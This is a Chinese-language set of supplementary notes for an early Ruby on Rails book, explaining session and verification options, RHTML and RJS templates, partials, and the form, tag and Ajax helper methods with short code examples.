在单个控制器内可以使用多个 scaffold，通过指定 option[:suffix]=true 来做到。这将让 scaffold :post, :suffix => true 使用这样方法名，像 list_post, show_post, 和 create_post 来代替 list, show 和 post。如果 suffix 被使用，那么就不会添加 index 方法。

第十六章补遗(十六)

第十二部分 SessionManagement --- 会话管理

1、session(*args) 指出会话如何做为控制器动作子集来管理。像过滤器，你可指定 :only 和 :except 子句来约束子集，否则选项会应用于这个控制器内的所有动作。

session 选项可以被继承，所以如果你在一个父控制器内指定了它们，它们也会应用于父控制器的扩展。

用法：

```

# 对所有动作关闭会话管理

session :off

# 对所有动作，除了 foo 和 bar 之外关闭会话管理。

session :off, :except => %w(foo bar)

# 只对 foo 和 bar 动作关闭会话管理。

session :off, :only => %w(foo bar)

# the session will only work over HTTPS, but only for the foo action

```

```
session :only => :foo, :session_secure => true  
# the session will only be disabled for 'foo', and only if it is  
# requested as a web service  
session :off, :only => :foo,  
:if => Proc.new { |req| req.parameters[:ws] }
```

所有会话选项描述在 ActionController::Base.process_cgi 中。

2、session_options() Returns the hash used to configure the session. Example use:

```
ActionController::Base.session_options[:session_secure] = true  
# session only available over HTTPS
```

3、session_store() Returns the session store class currently used.

4、session_store=(store) Set the session store to be used for keeping the session data between requests. The default is using the file system, but you can also specify one of the other included stores (:active_record_store, :drb_store, :mem_cache_store, or :memory_store) or use your own class.

第十六章补遗(十七)

第十三部分 Verification --- 验证

这个模块提供了一组类级别的方法，用于指定某些动作是否在调用前得到保护。它本质上是个特殊的 before_filter 过滤器。

一个动作可以在某些必须的参数没有被设置，或者是某些会话值不存在的情况下提供保护。

当一个验证被违反时，值可以被插入到 flash 内，并且可触发一个指定重定向。

用法：

```
class GlobalController < ApplicationController  
  # 阻止对#update_settings 动作的调用,  
  #除非必须的'admin_privileges' 参数存在。  
  verify :params => "admin_privileges",  
  :only => :update_post,  
  :redirect_to => { :action => "settings" }  
  # disallow a post from being updated if there was no information  
  # submitted with the post, and if there is no active post in the  
  # session, and if there is no "note" key in the flash.
```

```
verify :params => "post",
        :session => "post", "flash" => "note",
        :only => :update_post,
        :add_flash => { "alert" => "Failed to create your message"
},
        :redirect_to => :category_url
```

1、`verify(options={})` 验证给出的动作，以便如果在没有遇到某些先决条件时，用户被重定向到一个不同的动作。Options 参数是个哈希表，它由下面的 key/value 对组成：

1) 、`:params` 必须在`@params` 哈希表内的单个 key 键或者是 key 键的数组，以确定动作可被安全地调用。

2) 、`:session` 必须在`@session` 内的单个 key 键或 key 键数组，以为能安全地调用动作。

3) 、`:flash` 必须在`flash` 内的单个 key 键或 key 键数组，以为能安全地调用动作。

4) 、`:method` 单个 key 键或 key 键数组内的一个值必须与当前请求的方法匹配，以便安全地调用动作。（key 键应该是个符号，如`:get` 或`:post` 等等。）

5) 、`:xhr` 选项是`true/false`，以确定请求是否来自于 Ajax 调用。

6) 、`:add_flash` 如果先决条件是不安全的，则将一个 name/value 对的哈希表插入到`flash` 内。

7) 、`:redirect_to` 如果请求是不安全的，则使用重定向参数。

8) 、`:render` 先决条件不安全时，使用的 render 参数。

9) 、`:only` 只为指定动作应用这个验证。

10) 、`:except` 为指定动作不应用这个验证。

第十七、八章补遗(一)

第一部分

模板基础：

View 层模板可以由三种方式写成。有`.rhtml` 扩展名的模板文件混合使用 ERb 和 HTML。有`.rxml` 扩展名的模板文件使用`Builder::XmlMarkup` 库。有`.rjs` 扩展名的模板使用了`ActionView::Helps::PrototypeHelper::JavaScriptGenerator`。

一、RHTML

Rails 使用了一个名为 Erb 的模板解析引擎作为 View 的底层技术。可以用`.rhtml` 文件来创建模板，它将使用标准的 Web 模板符号来生成基于静态 HTML 的服务端代码。

在 RHTML 页面中使用 Ruby 程序块的常用方法是使用`<%= %>`和`<% %>`构造块组织一小块数据。两者区别的原因是 Ruby 程序块的结果是否做为一个内嵌的文本显示给用户。

二、使用局部模板

局部模板用来消除重复。你可以把一个局部模板当成一种子程序：你可从其它模板中调用一次或多次局部模板，只要把它做为参数传递给 `render` 对象。当局部模板完成提交时，它返回控制给调用它的模板。

局部模板与其它模板外观上的的区别是它的文件以下划线”_”字母开头。

三、RJS 模板

JavaScriptGenerator 模板文件以 `.rjs` 为扩展名。与用于提交一个动作结果的传统 RHTML 模板不同，它生成如何修改一个已经被提交页的指令。这样就可轻易地修改一个声明了 Ajax 应答的页面内多个元素。这些模板的动作由后台的 Ajax 调用，并更新请求的原始页。

四、模板环境

模板是包含文本和代码的混合体。代码用于添加动态的内容给模板。代码运行环境能让它访问由控制器设置的信息。

1、控制器的所有实例变量在模板内也是有效的。这就是为什么动作能传递数据给模板的原因。

2、控制器对象的 `headers`, `params`, `request`, `response` 和 `session` 做为存取器方法在 `view` 内也是有效的。但通常 `view` 代码或许不应该使用这些，对它们处理职责应该留给控制器。

3、当前所用控制器对象可用属性 `controller` 来访问。

4、模板的基本目录路径在属性 `base_path` 内是有效的。

局部模板：

一、使用实例变量

模板可以共享它们之间正常植入标记定义的实例变量。

例如：`<% @page_title = "A Wonderful Hello" %>`

```
<%= render "shared/header" %>
```

现在，页眉可以拾取`@page_title` 变量，并使用它来输出一个 `title` 标记：

```
<title><%= @page_title %></title>
```

二、传递给局部模板内局部变量的值

你可以传递局部变量给局部模板。通过将局部变量名做为键，对象做为值的哈希表来做到。例如：

```
<%= render "shared/header", { "headline" => "Welcome", "person" =>  
person } %>
```

现在可以在 shared/header 内访问它们：

```
Headline: <%= headline %>
```

```
First name: <%= person.first_name %>
```

也可以加上 :locals 来指出向局部模板传递局部变量。例如：

```
<%= render :partial => "account", :locals => { :account => @buyer } %>  
<% for ad in @advertisements %>  
<%= render :partial => "ad", :locals => { :ad => ad } %>  
<% end %>
```

例子首先提交 "advertiser/_account.rhtml" 局部模板，并且传递实例变量 @buyer 给用于显示的局部模板做为它的局部变量 account。然后提交 "advertiser/_ad.rhtml" 并传递局部变量 ad 给用于显示的局部模板做为它的局部变量。

三、局部模板内的特殊局部变量

在局部模板内有个特殊的局部变量，它与局部模板的名字是一样的。而 render 对象内的 :object 参数就用于将标识被传递给局部模板的对象。

例如：提交一个博客条目的局部模板，通常被存储在视图目录 app/views/blog 中的 _article.rhtml 文件内。

```
<div class="article">  
  <div class="articleheader">  
    <h3><%= article.title %></h3>  
  </div>  
  <div class="articlebody">  
    <%= h(article.body)%>  
  </div>  
</div>
```

其它模板使用 render(:partial=>) 方法来调用它。

```
<%= render(:partial => "article", :object => @an_article) %>  
<h3>Add Comment</h3>
```

通过 :object 这个“桥”，局部模板内的局部变量 article 获得了其它模板内的实例变量 @an_article 的值。

事实上，如果被传递给局部模板的对象是控制器内带有与局部模板同名的实例变量的话，就可以忽略：object 参数。在上面例子中，如果控制器已在与将要调用的局部模板同名的实例变量 @article 内设置了 article 的值，那么视图就可以这样来提交局部模板：

```
<%= render(:partial => "article") %>  
<h3>Add Comment</h3>
```

四、提交一个局部模板的集合

前面我们曾写过这样的代码：

```
<% for ad in @advertisements %>  
  <%= render :partial => "ad", :locals => { :ad => ad } %>  
<% end %>
```

此例子中需要对一个数组 @advertisements 进行迭代，并为数组内的每个元素提交一次局部模板。现在这个模式已被一个单独的方法实现了。

现在，可以把三行代码重写为一行代码：

```
<%= render :partial => "ad", :collection => @advertisements %>
```

这将提交 _ad.rhtml 局部模板，并且依次传递实例变量数组内每个值给局部模板内的局部变量 ad。同时格式为 partial_name_counter 的迭代器 counter 将对模板自动有效。在上面例子中该变量为 ad_counter。

总结就是传递给 render() 的 :collection 参数可以与 :partial 参数结合起来。:partial 参数使用一个局部模板来定义每个条目的格式，:collection 参数给集合内的每个成员应用这个模板。

还有个可选的 :spacer_template 参数让你指定集合内两个元素之间被提交的模板。例如：

```
<%= render(:partial => "animal",  
          :collection => %w{ant bee cat dog elk},  
          :spacer_template => "spacer") %>
```

它使用 _animal.rhtml 来提交数组内给出的每个 animal，在元素之间都提交 _spacer.rhtml。如果 _animal.rhtml 包含：

```
<p>The animal is <%= animal %></p>
```

若 _spacer.rhtml 包含：

```
<hr />
```

则会看到一个 animal 名字的列表，并且各个名字之间有个水平线。

五、共享局部模板

Rails 约定存储共享局部模板在 app/view/shared 目录内。如：

```
<%= render(:partial => "shared/post", :object => @article) %>
```

@article 对象将被赋值给局部模板内的局部变量 post。

六、局部模板，控制器和 RJS

不只是视图模板可以使用局部模板。控制器也可以在一个动作上使用它。局部模板也可以让控制器从视图本身使用的同一局部模板的页中生成片断。当你从使用局部模板的控制器中，用 Ajax 来更新部分页时这是很有用的。

Rails 使用 RJS 模板来创建一个 JavaScript 程序块，并根据页面内容求值，执行，最终在当前页中显示出来。通过 RJS 模板可实现与当前页面中 DOM 元素的交互。

第十七、八章补遗(二)

第二部分

一、Helper

Helper 是一种特殊的类，它提供了一种向 view 注入 HTML 的方法。Helper 可以是应用系统级的，或特定于某个控制器的。它的本质就是一个特定的已命名类的公有方法，它可以在 view 中用来输出文本。

Rails 提供了一组 Helper 类和方法，用来实现复杂 HTML 的创建，特别对于表单的创建更为简单。Rails 提供的 FormHelper 类就是一个例子。

二、共享 Helper

1、添加 Helper 方法到 app/helpers 目录内的 application_helper.rb 文件中，则这个 Helper 就是全局的，它对所有视图有效。

2、在控制器内使用 helper 声明来包含一个 Helper 模块，则此模块内的所有方法在控制器内有效。例如：

```
Class ParticularController < ApplicationController  
    helper :date_format
```

则 app/helpers 目录下 date_format_helper.rb 文件内所有 Helper 方法，在控制器 ParticularController 内有效。

三、Rails 内建的 Helper

Rails 带有一组内建的，对所有视图有效的 Helper 方法。它们分成这么几类：

1、格式化的 Helper 方法：

- A、DateHelper 为不同种类的日期和 date 元素创建 select/option 标记。
- B、NumberHelper 提供了用于转换一组数字到一个格式化字符串中的方法。

C、TextHelper 提供了一组对字符串工作的方法，字符串会帮助在模板内表现内联 Ruby 代码。

2、连接其它页与资源的 Helper

A、AssetTagHelper 提供了将其它资源与 HTML 页连在一起的方法，如 javascripts, stylesheets, 和 feeds。

B、UrlHelper 提供生成或获得依赖于控制器和动作链接的一组方法。

3、分页 Helper

A、PaginationHelper 为链接到 ActionController::Pagination 对象提供的方法。

4、表单 Helper

A、FormTagHelper 提供一组用于创建非模型字段表单标记的方法

B、FormHelper 提供了一组将表单与赋值给模板的对象关联起来的方法。

C、FormOptionsHelper 提供了用于 select 选项的一组方法。

5、用于 Ajax 及 RJS 模板的 Helper

A、JavaScriptHelper 在视图内提供用 JavaScript 工作的功能。

B、JavaScriptMacrosHelper 提供一组创建 JavaScript 宏的方法。

C、ScriptaculousHelper 提供了一组调用创建 Ajax 控制和可视效果的方法。

D、PrototypeHelper 提供了一组调用 Prototype JavaScript 函数的方法。

E、GeneratorMethods 提供了在 RJS 模板中修改 DOM 元素的方法。

6、杂类 Helper

A、BenchmarkHelper 提供测试模板时间的方法。

B、CacheHelper 提供 Cache 指令。

C、CaptureHelper 提供抽取代码块到实例变量内的方法。

D、DebugHelper 提供了查找问题的方法。

E、TagHelper 提供了手工创建标记的方法。

F、ActiveRecordHelper 用于活动记录的错误处理方法。

第十七、八章补遗(三)

第三部分

一、AssetTagHelper 模块包括了这样的 Helper 方法，它可以轻易地让你的页连接到样式表，JavaScript 代码。

1、javascript_include_tag(*sources) 为 sources 内给出的每个标记生成一个脚本链接。

例如： javascript_include_tag "xmlhr"
生成 <script type="text/javascript"
src="/javascripts/xmlhr.js"></script>
javascript_include_tag "common.javascript", "/elsewhere/cools"
<script type="text/javascript"
src="/javascripts/common.javascript"></script>
<script type="text/javascript" src="/elsewhere/cools.js"></script>
javascript_include_tag :defaults
<script type="text/javascript"
src="/javascripts/prototype.js"></script>
<script type="text/javascript" src="/javascripts/effects.js"></script>
...
<script type="text/javascript" src="/javascripts/application.js"></script>

在目录 public/javascripts 内有个文件 application.js， javascript_include_tag :defaults 会自动包含在这个文件内。此文件的作用是包含一些小的 JavaScript 代码片断，就像 controller/application.rb 和 helpers/application_helper.rb 内方法的作用一样。

2、stylesheet_link_tag(*sources) 为 sources 内每个标记创建一个样式表链接。

例如： stylesheet_link_tag "style"
<link href="/stylesheets/style.css" media="screen"
rel="Stylesheet" type="text/css" />
stylesheet_link_tag "style", :media => "all"
#<link href="/stylesheets/style.css" media="all"
rel="Stylesheet" type="text/css" />
stylesheet_link_tag "random.styles", "/css/stylish"
<link href="/stylesheets/random.styles" media="screen"
rel="Stylesheet" type="text/css" />
<link href="/css/stylish.css" media="screen"
rel="Stylesheet" type="text/css" />

3、image_tag(source, options = {}) 用于创建标记。

Source 参数支持以下值:

全路径: “/my_images/image.gif”

文件名: “rss.gif”, 它会被自动扩展为“/images/rss.gif”。

无扩展名的文件名: “logo”, 它会自动扩展为“/images/logo.png”。

Options 用于存放标记的 HTML 选项。

例如: <%= image_tag(“/images/dave.png” , :class => “bevel” , :size => “80x120”) %>

可以通过结合 link_to() 和 image_to() 把图像放到 link 内。

```
<%= link_to(image_tag( “delete.png” , :size => “50x22” ),  
{ :controller => “admin” , :action => “delete” , :id => @product } ,  
{ :confirm => “Are you sure?” } )
```

二、UrlHelper

1、link_to(name, options = {}, html_options = nil, *parameters_for_method_reference) 使用由 name 命名的, 由 options 集创建的 URL 的一个 link。

第一个参数是 link 显示的文本。第二个是指定 link 目标的哈希表, 它的格式与 url_for 一致。第三个参数是设置被生成 link 的 HTML 属性。

html_options 有三个特殊特征: 一是如何你传递 :confirm => ‘Ary you sure?’ , 则会创建一个 JavaScript 警告框。Link 就会由这个警告框来保护。如果用户接受则 link 被处理, 否则不处理它。二是创建一个弹出窗口, 它由带有 true 的 :popup 或 JavaScript 的表单内的 window 选项两者来完成。三是通过一个动态添加的, 被立即提交的表单元素让 link 完成一个 POST 请求(代替通常的 GET)。注意如果用户关闭了 JavaScript 则请求将会变成原来的 GET 请求。所以你的责任是决定到达控制器的什么样的动作。POST 表单由传递 :post 为 true 启用。注意不要同时使用 POST 请求和 popup 对象, 那会引发一个异常。

例如:

```
link_to “Delete this page”, { :controller => “admin” ,  
:action => “destroy” , :id => @page.id } ,  
{:class => “relink” , :confirm => “Are you sure?”}  
link_to “Help”, { :action => “help” } , :popup => true  
link_to “Busy loop”, { :action => “busy” } ,  
:popup => [’new_window’, ’height=300, width=600’]  
link_to “Destroy account”, { :action => “destroy” } ,
```

```
:confirm => "Are you sure?", :post => true
```

还有三个有条件的 link 方法。link_to_if, link_to_unless, link_to_unless_current, 如果一旦条件达到, 这些方法就生成链接, 否则就返回 link 的文本内容。

例如: link_to_unless_current() 方法对在 sidebars 内创建菜单很有帮助, 在 sidebars 内, 当前页的名字显示为纯文本, 而其它菜单则是超链接。

```
<ul>
  <% %w{create list edit svae logout}.each do |action| -%>
    <li>
      <%= link_to_unless_current(action.capitalize, :action =>
action)%>
    </li>
  <% end -%>
</ul>
```

2、button_to(name, options = {}, html_options = nil) 生成一个表单, 它包含一个按钮, 此按钮服从由选项给出的 URL。使用这个方法来代替暗中使用一个 hypertext 链接的, 不安全的 HTTP GET 语义的动作。

参数与 link_to 是一样的。你传递的任何 html_options 选项将被应用给内部 input 元素。实际上, 传递 :disabled => true/false 做为 html_options 的一部分用于控制按钮是否有效。被生成的表单元素由 class 'button-to' 给出, 出于显示目的, 你可以附加 CSS 样式表给它。

例子一:

```
# inside of controller for "feeds"
button_to "Edit", :action => 'edit', :id => 3
```

生成下面 HTML:

```
<form method="post" action="/feeds/edit/3" class="button-to">
  <div><input value="Edit" type="submit" /></div>
</form>
```

例子二:

```
button_to "Destroy", { :action => 'destroy', :id => 3 },
:confirm => "Are you sure?"
```

生成下面 HTML:

```
<form method="post" action="/feeds/destroy/3" class="button-to">
```

```
<div><input onclick="return confirm('Are you sure?');" value="Destroy" type="submit" />
</div>
</form>
```

注意：这个方法生成表示一个表单的 HTML 代码。表单是“块”内容，它意味着你不应该试着插入它们到你的，只期望内联内容的 HTML 内。例如，你可以合法地插入一个表单到一个 div 或 td 元素或者 p 元素之间，但不能在一个运行的文本中间。你也不能放置一个表单在其它表单内。

第十七、八章补遗(四)

第四部分 表单 Helper 方法

一、FormTagHelper

模板内的 HTML 表单应该由 form_tag() 开始，用 end_form_tag() 结束。传递给 form_tag() 的第一个参数是哈希表，它用于在表单被提交时确定被调用的动作。这个哈希表接受与 url_for() 同样的选项。可选的第二个参数是另一个哈希表，让你设置 HTML 表单标记本身的属性，做为一个特例如果这个哈希表包含 :multipart => true，表单将返回 multipart 表单数据，允许它被用于文件的上传。

例如：`<%= form_tag { :action => :save }, { :class => "compact" } %>`

start_form_tag 是 form_tag 的别名。

end_form_tag() 不接受参数。

在这个模块内，Rails 也提供了对创建无相应模型字段的支持。这些方法都接受一个简单的字段名字，而不是一个模型对象和属性，当表单被提交给控制器时，字段的内容被存储在 params 哈希表内相应的名字中。这些非模型方法的名字尾部都带有 tag 字样。

二、FormHelper

提供了一组与表单工作的方法，特别是表单与赋值给模板的对象关联起来。下面是一个完整的表单例子，用所有的表单帮助方法，来完成 person 对象的创建和更新工作。@person 对象被赋值为控制器的一个动作：

```
<form action="save_person" method="post">
  Name:
  <%= text_field "person", "name", "size" => 20 %>
  Password:
  <%= password_field "person", "password", "maxsize" => 20 %>
  Single?:
```

```

<%= check_box "person", "single" %>

Description:

<%= text_area "person", "description", "cols" => 20 %>

<input type="submit" value="Save">

</form>

```

...会被编译成:

```

<form action="save_person" method="post">

Name:

<input type="text" id="person_name" name="person[name]"
       size="20" value="<%= @person.name %>" />

Password:

<input type="password" id="person_password" name="person[password]"
       size="20" maxsize="20" value="<%= @person.password %>" />

Single?:

<input type="checkbox" id="person_single" name="person[single]"
       value="1" />

Description:

<textarea cols="20" rows="40" id="person_description"
          name="person[description]"

          <%= @person.description %>

</textarea>

<input type="submit" value="Save">

</form>

```

如果你需要在一个表单上编辑来自同一模型的多个对象，把你传递给表单帮助方法的实例变量的名字用方括号括起来，这会告诉 Rails 来包括对象的 id 做为字段名字的一部分。

```
<%= text_field "person[]", "name" %>
```

...会变成:

```

<input type="text" id="person_<%= @person.id %>_name"
       name="person[<%= @person.id %>][name]" value="<%= @person.name %>" />

```

再看个例子，下面模板可让用户选择一个或多个与产品列表相关的 imageURL。

```
<%= start_form_tag %>
```

```

<% for @product in @products %>
    <%= text_field "product[]", "image_url" %><br />
<% end %>
<%= submit_tag %>
<%= end_form_tag %>

```

当表单被提交给控制器时，`params[:product]`将是个含有哈希表的哈希表，它的每个键都是模型对象的 `id`，并且相关的 `value` 是来自那个对象的表单的值。在控制器内，这会被用于更新所有像这样的产品行

```
Product.update(params[:product].keys, params[:product].values)
```

这个模块内的所有 Helper 方法至少接受两个参数。第一个是实例变量（典型是个模型）的名字。第二个参数是被查询实例变量的属性。这两个参数也一起生成 HTML 标记的名字。所有的 Helper 方法也接受一个可选的哈希表，它典型地被用于设置 HTML 的 `class`。这个哈希表是可选的第三个参数，但对于 `radio` 按钮来说，它则是第四个参数。

1、`check_box(object_name, method, options = {}, checked_value = "1", unchecked_value = "0")`

通常未检查的 `checkbox` 不会 post 任何东西。解决这个问题的方法是添加一个与 `checkbox` 同名的隐藏值。

例如，假设`@post.validated?`返回 1：

```

check_box("post", "validated")
<input type="checkbox" id="post_validate" name="post[validated]"
       value="1" checked="checked" />
<input name="post[validated]" type="hidden" value="0" />

```

例如，假设`@puppy.goooddog` 返回 no：

```

check_box("puppy", "goooddog", {}, "yes", "no")
<input type="checkbox" id="puppy_goooddog"
       name="puppy[goooddog]" value="yes" />
<input name="puppy[goooddog]" type="hidden" value="no" />

```

2、`file_field(object_name, method, options = {})` 与 `text_field` 类似，但返回一个 “file” 类型的 `input` 标记，它没有缺省值。

3、`hidden_field(object_name, method, options = {})` 与 `text_field` 类似，但返回一个 “hidden” 类型的 `input` 标记。

4、password_field(object_name, method, options = {}) 与 text_field 类似，但返回一个 “password” 类型的 input 标记。

5、radio_button(object_name, method, tag_value, options = {}) 返回一个 radio 按钮标记，用于访问被赋值给模板的对象(由 object 来区别)的一个指定属性。如果 method 的当前值是 tag_value，则 radio 按钮将被选择。input 标记上的额外选项可以由 options 哈希表传递。

例如：

```
radio_button("post", "category", "rails")
radio_button("post", "category", "java")

<input type="radio" id="post_category" name="post[category]"
       value="rails" checked="checked" />
<input type="radio" id="post_category" name="post[category]"
       value="java" />
```

6、text_area(object_name, method, options = {}) 返回一个 textarea 开，合标记，用于访问被赋值给模板的对象(由 object 来区别)的一个指定属性。input 标记上的额外选项可以由 options 哈希表传递。

例如：

```
text_area("post", "body", "cols" => 20, "rows" => 40)
<textarea cols="20" rows="40" id="post_body" name="post[body]">
  #{@post.body}
</textarea>
```

7、text_field(object_name, method, options = {}) 返回一个 text 标记，用于访问被赋值给模板的对象(由 object 来区别)的一个指定属性。input 标记上的额外选项可以由 options 哈希表传递。

例如：

```
text_field("post", "title", "size" => 20)
<input type="text" id="post_title" name="post[title]"
       size="20" value="#{@post.title}" />
```

三、FormOptionsHelper

第十七、八章补遗(五)

第五部分 杂类方法

一、CaptureHelper

Capture 捕获可让你抽取一部分代码到实例变量内，该实例变量可用于模板的其它位置，甚至可用于层文件。

A、捕获块到一个实例变量内

```
<% @script = capture do %>
    [some html...]
<% end %>
```

B、使用 content_for 方法添加 JavaScript 到 header 内。

Content_for(“name”)是个包装器，用于捕获存储在一个实例变量内的段，它类似于 @content_for_layout。

layout.rhtml:

```
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
    <title>layout with js</title>
    <script type="text/javascript">
        <%= @content_for_script %>
    </script>
</head>
<body>
    <%= @content_for_layout %>
</body>
</html>
```

view.rhtml

```
This page shows an alert box!
<% content_for("script") do %>
    alert('hello world')
<% end %>
```

Normal view text

1、capture(*args, &block) captrue 允许你将一部分模板抽取到一个实例变量内。你可以在模板内的任何地方使用这个实例变量，甚至可用于你的层模板内。

在 .rhtml 模板内使用 capture 的例子：

```
<% @greeting = capture do %>
  Welcome To my shiny new web page!
<% end %>
```

2、content_for(name, &block) 它会存储指定的块在一个实例变量内，以便稍后在其它模板或层模板内使用。

实例变量的名字是 content_for_<name>。如 @content_for_layout 由动作视图的层使用。

例如：

```
<% content_for("header") do %>
  alert('hello world')
<% end %>
```

你可以在模板内任何地方使用实例变量@content_for_header。

注意：要小心 content_for 忽略缓存。所以你不应该将它用于要使用段缓存的元素。

二、TagHelper

1、content_tag(name, content, options = nil)

例如：

```
content_tag("p", "Hello world!") => <p>Hello world!</p>
content_tag("div", content_tag("p", "Hello world!"), "class" => "strong")
=> <div class="strong"><p>Hello world!</p></div>
```

2、tag(name, options = nil, open = false)

例如：

```
tag("br") => <br />
tag("input", { "type" => "text"}) => <input type="text" />
```

三、ActiveRecordHelper

活动记录的 Helper 方法可轻易地为保存在实例变量内记录创建表单。大部分表单方法可为所有基本内容类型的记录(没有关联或聚合)生成一个完整的表单。这使记录可快速地被编辑，但不能用于现实情况下的复杂表单。在此情况下最好使用 input 方法和 FormHelper 内的专门表单方法。

1、error_message_on(object, method, prepend_text = "", append_text = "", css_class = "formError") 返回一个与特定字段关联的错误。

返回一个被附加给 object 内的 method 的，包含错误消息的字符串，如果对象存在的话。这个错误消息被包装在一个 DIV 标记内，它可以被指定包含 prepend_text 和

append_text 两者来适当地引入错误及相应的 css_class 风格。例如(post 的 title 属性有个“can't be empty” 错误消息):

```
<%= error_message_on "post", "title" %>  
=> <div class="formError">can't be empty</div>  
<%= error_message_on "post", "title", "Title simply ", "  
(or it won't work)", "inputError" %>  
=> <div class="inputError">Title simply can't be empty  
(or it won't work)</div>
```

2、error_messages_for(object_name, options = {}) 返回与指定表单关联的错误。

返回带有一个 div 的字符串。div 中包含所有的用于被查找对象的错误消息，此对象由 object_name 的名字做为一个实例变量。此 div 可以由下面选项调整:

```
header_tag - Used for the header of the error div (缺省值: h2)  
id - The id of the error div (缺省值: errorExplanation)  
class - The class of the error div (缺省值: errorExplanation)
```

注意：这是用植入字符串和某些 HTML 结构来预包装表示的错误。如果你需要不同的表现细节，可以访问你自己的 object.errors 实例并设置它。可以查看这个方法的源代码来看看它是如何被轻易实现的。

3、form(record_name, options = {}) {|contents if block_given?| ...} 为指定活动记录对象所有属性返回一个带有全部 input 标记的表单。

例如(post 是个新记录，它有 VARCHAR 类型的 title 和 TEXT 类型的 body)：

```
form("post") => 被翻译成  
  
<form action='/post/create' method='post'>  
  <p>  
    <label for="post_title">Title</label><br />  
    <input id="post_title" name="post[title]" size="30" type="text"  
          value="Hello World" />  
  </p>  
  <p>  
    <label for="post_body">Body</label><br />  
    <textarea cols="40" id="post_body" name="post[body]" rows="20">  
      Back to the hill and over it again!  
    </textarea>  
  </p>
```

```

    </textarea>
</p>
<input type='submit' value='Create' />
</form>

```

可以为表单指定不同的动作名称及提供其它的提交块。例如(entry 是个有 VARCHAR 消息属性的新记录):

```

form("entry", :action => "sign", :input_block =>
  Proc.new { |record, column|
    "#{column.human_name}: #{input(record, column.name)}<br />" })
=> 被翻译成:

```

```

<form action='/post/sign' method='post'>
  Message:
  <input id="post_title" name="post[title]" size="30" type="text"
         value="Hello World" /><br />
  <input type='submit' value='Sign' />
</form>

```

也可以通过给出一个块来添加额外的内容，例如:

```

form("entry", :action => "sign") do |form|
  form << content_tag("b", "Department")
  form << collection_select("department", "id", @departments, "id",
                           "name")
end

```

4、input(record_name, method, options = {})

对由 method 返回的对象类型，返回一个缺省的 input 标记。例如(title 是个 VARCHAR 列，并持有 “Hello World”):

```
input("post", "title")
```

=>被翻译成:

```

<input id="post_title" name="post[title]" size="30" type="text"
       value="Hello World" />

```

第十七、八章补遗(六)

Rails 通常就是使用一些特定的 helper 方法来实现 Ajax 集成。Ajax Helper 是由 JavaScriptHelper 模块提供的。这些 Helper 在解析时，将使用到 Prototype 和 Script.aculo.us 程序库来生成 JavaScript 代码。

一、JavaScriptHelper

Rails 包括了 Prototype JavaScript 框架，Scriptaculous JavaScript 控制和视觉效果的库。

如果你要想使用这些库和它们的帮助方法，你必须完成下面这些：

1) 、推荐在你页面的 HEAD 段使用`<%= javascript_include_tag :defaults %>`：这会返回由 rails 命令创建的 public/javascripts 目录下对 JavaScript 文件的引用。然后就可以在 浏览器内，对每个请求使用它的全部功能。

2) 、使用`<%= javascript_include_tag 'prototype' %>`：像上面一样，但它只包括 Prototype 核心库，这意味着你能够使用所有的，基本 AJAX 功能。对于 Scriptaculous 的 JavaScript 帮助方法，像视觉效果，自动完成，拖曳等等，你应该使用上面描述的方法。

3) 、使用 `<%= define_javascript_functions %>`：这将拷贝所有的 JavaScript 支持功能到单个脚本块内。这不是被推荐的方法。

1、`button_to_function(name, function, html_options = {})` 返回将用于触发 onclick 处理器的一个 JavaScript 函数的链接。

例如：

```
button_to_function "Greeting", "alert('Hello world!')"  
button_to_function "Delete", "if confirm('Really?') { do_delete(); }"
```

2、`define_javascript_functions()` 包括活动包的 JavaScript 库在单独的`<script>`标记内。此功能首先包括 prototype.js，然后是它的核心扩展。接着以来定义的次序包括所有额外脚本。

注意：推荐方式是拷贝 lib/action_view/helpers/javascripts/ 的内容到你的，应用程序的 public/javascripts/directory 目录内，并使用 javascript_include_tag 来创建远程的`<script>`链接。

3、`javascript_tag(content)` 返回为 content 生成的 JavaScript 标记。例如：

```
javascript_tag "alert('All is good')"  
# <script type="text/javascript">alert('All is good')</script>
```

4、`link_to_function(name, function, html_options = {})` 返回使用 onclick 事件处理程序触发的 JavaScript 函数并在完成后返回 false 的一个 link 链接。

例如：

```
link_to_function "Greeting", "alert('Hello world!')"

link_to_function(image_tag("delete"), "if
confirm('Really?') { do_delete(); }")
```

二、PrototypeHelper

为调用 Prototype Javascript 功能提供了一组帮助方法，包括对使用 Ajax 远程方法的调用。这意味着你可以调用你的控制器内的动作而不用重新加载页，而且还可以更新某些注入到 DOM 中的部分。通常的用法是为一个表单添加一个新元素到列表而不重新加载页。

要使用这些帮助方法，你必须包括 Prototype Javascript 框架到你的页面中。查看文档 ActionView::Helpers::JavaScriptHelper 来了解包含必要的 Javascript 的更多信息。

查阅 link_to_remote 中对所有 Ajax 帮助方法通用选项的文档。也要查阅 ActionView::Helpers::ScriptaculousHelper 中用 Scriptaculous 控制和 visual effects 库工作的帮助方法。

查阅在一个 Ajax 应答内在页面内更新多个元素的 JavaScriptGenerator 信息。

1、link_to_remote(name, options = {}, html_options = {}) 返回对由 options[:url] (使用 url_for 格式) 定义的远程动作的一个链接，此动作由后台的 XMLHttpRequest 调用。然后，请求的结果将被插入到由 options[:update] 指定的一个 DOM 对象内。通常，请求的结果是控制器用 render_partial 或 render_partial_collection 提交的局部模板。

要使该 Helper 能够工作，需传入几个必需的参数：链接要显示的文本，post 的 URL，以及要根据返回结果或 JavaScript 调用完成后进行更新的元素。如果指定要更新的 DOM 元素，则该 Helper 将生成内嵌于 href 标签的 onclick 事件处理程序中的 JavaScript 代码，该代码将使用 Prototype 的 Ajax.Updater 对外提交申请，并根据其结果来设置目标元素的 innerHTML。

例如：

```
<%= link_to_remote 'Update A Field' ,
  :url => { :controller => 'my_controller' , :action =>
'my_action' },
  :update => 'an_element' %>
```

将生成：

```
<a href="#" onclick="new Ajax.Updater( 'an_element' ,
'/my_controller/my_action' ,
{ asynchronous:true, evalScripts:true }); return
false; ">

Update A Field
```

```
</a>
```

例如：

```
link_to_remote "Delete this post", :update => "posts",
               :url => { :action => "destroy", :id => post.id }

link_to_remote(image_tag("refresh"), :update => "emails",
               :url => { :action => "list_emails" })
```

你也可以为 options[:update] 指定个哈希表，以允许在服务端发生错误时，能轻易地重定向输出到其它的 DOM 元素中。

例如：

```
link_to_remote "Delete this post",
               :url => { :action => "destroy", :id => post.id },
               :update => { :success => "posts", :failure => "error" }
```

做为选择，你可以使用 options[:position] 参数来影响目标 DOM 元素如何被更新。它的值必须是 :before, :top, :bottom, 或 :after 其中之一。

